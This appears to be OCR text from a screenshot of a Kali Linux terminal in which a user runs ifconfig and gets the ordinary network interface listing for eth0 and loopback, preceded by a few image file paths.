



cdac@kali: ~
(cdac㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.31.97.173 netmask 255.255.240.0 broadcast 172.31.111.255
inet6 fe80::12ae:3654:9291:4501 prefixlen 64 scopeid 0x20<link>
inet6 fe80::4e2:1343:8e83:a73c prefixlen 64 scopeid 0x20<link>
inet6 fe80::831b:8627:3134:1735 prefixlen 64 scopeid 0x20<link>
ether 50:6b:8d:d9:8c:7b txqueuelen 1000 (Ethernet)
RX packets 234421 bytes 19273003 (18.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 49981 bytes 120647554 (115.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 5229 bytes 10379529 (9.8 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 5229 bytes 10379529 (9.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(cdac㉿kali)-[~]
$

